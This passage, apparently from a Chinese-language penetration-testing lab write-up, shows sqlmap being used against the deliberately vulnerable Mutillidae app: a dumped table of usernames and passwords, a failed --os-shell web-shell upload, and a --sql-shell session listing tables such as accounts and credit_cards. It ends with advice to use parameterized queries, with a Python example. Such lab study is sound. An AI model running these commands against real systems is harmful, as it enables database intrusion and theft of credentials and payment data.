| 10 | FALSE | password | dreveil | Preparation H |  
| 11 | FALSE | password | scotty | Scotty Do |  
| 12 | FALSE | password | cal | Go Wildcats |  
| 13 | FALSE | password | john | Do the Duggie! |  
| 14 | FALSE | 42 | kevin | Doug Adams rocks |  
| 15 | FALSE | set | dave | Bet on S.E.T. FTW |  
| 16 | FALSE | pentest | ed | Commandline KungFu anyone? |  
| 17 | NULL | 123456 | sunny | <blank> |  
+-----+-----+-----+-----+-----+
```

10. 直接利用SQLmap使用SQL shell

上傳shell

```
(kali㉿kali)-[~]  
$ sqlmap -u "http://192.168.10.131/mutillidae/index.php?page=user-info.php&  
username=admin&password=aaaa&user-info-php-submit-button=View+Account+Details  
" --os-shell
```

選取目標網站所支援的語言

```
which web application language does the web server support?  
[1] ASP  
[2] ASPX  
[3] JSP  
[4] PHP (default)  
> 4
```


上傳失敗，該網站不允許SQL上傳

```
02:58:34 [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
02:58:34 [WARNING] HTTP error codes detected during run:
404 (Not Found) - 32 times
02:58:34 [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.10.131'
02:58:34 [WARNING] your sqlmap version is outdated

[*] ending @ 02:58:34 /2023-11-28/
```

使用 SQL Shell

```
(kali㉿kali)-[~]  
$ sqlmap -u "http://192.168.10.131/mutillidae/index.php?page=user-info.php&  
username=admin&password=aaaa&user-info-php-submit-button=View+Account+Details  
" --sql-shell
```

```
[03:00:47] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, PHP, Apache 2.2.8  
back-end DBMS: MySQL ≥ 4.1  
[03:00:47] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER  
sql-shell>
```

可任意使用 SQL指令

```
sql-shell> select table_name from information_schema.tables where table_schema='owasp10'
```

```
[03:03:19] [INFO] fetching SQL SELECT statement query output: 'select table_name from information_schema.tables where table_schema='owasp10''
```

```
[03:03:20] [WARNING] reflective value(s) found and filtering out  
select table_name from information_schema.tables where table_schema='owasp10'  
[6]:
```

```
[*] accounts
```

```
[*] blogs_table
```

```
[*] captured_data
```

```
[*] credit_cards
```

```
[*] hitlog
```

```
[*] pen_test_tools
```

11. 防止SQL注入的正确方式

防範關鍵

- 使用黑名單、白名單、過濾器，皆會有被繞過的入侵的風險
- 使用參數化的語句，從SQL語句中將數據隔開

Python 範例

```
import psycopg2
```

```
def get_user(username):
```

```
    conn = psycopg2.connect("dbname=mydatabase user=postgres  
password=secret")
```

```
    cur = conn.cursor()
```

```
    cur.execute("SELECT * FROM users WHERE username = %s;", (username,))
```

```
    user = cur.fetchone()
```

```
    cur.close()
```

```
    conn.close()
```

```
    return user
```

- 在這個範例中，使用了Python的psycopg2庫來連接到PostgreSQL。
- 使用了參數化查詢來防止SQL注入攻擊。在這個查詢中，我們使用了%s作為占位符，並將username作為參數傳遞。
- 這樣可以防止攻擊者通過查詢字符串注入惡意代碼。

End